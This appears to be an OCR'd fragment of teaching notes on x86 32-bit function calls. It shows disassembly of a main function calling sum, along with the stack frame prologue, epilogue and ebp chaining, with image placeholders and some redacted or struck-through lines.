


```
n
e for function main:
   push   ebp
   mov    ebp,esp
   sub    esp,0x10
[redacted]
   mov    DWORD PTR [ebp-0x8],0x1337
   mov    DWORD PTR [ebp-0x4],0x4242
   push   DWORD PTR [ebp-0x4]
   push   DWORD PTR [ebp-0x8]
   call   0x5655618d <sum>
   add    esp,0x8
   nop
   leave
   ret
.
```




```
0x565561c8 <+36>:     call    0x5655618d <sum>
0x565561cd <+41>:     add     esp,0x8
```

stack:




sum()




```
push    ebp
mov     ebp,esp
[redacted]
[redacted]
mov     edx,DWORD PTR [ebp+0x8]
mov     eax,DWORD PTR [ebp+0xc]
add     eax,edx
pop     ebp
ret
```

stack:




ebp chaining




```
push    ebp
mov     ebp,esp
~~call    0x565561d0 <__x86.get_pc~~
~~add     eax,0x2e47~~
mov     edx,DWORD PTR [ebp±0x8]
mov     eax,DWORD PTR [ebp±0xc]
add     eax,edx
pop     ebp
ret
```

stack:



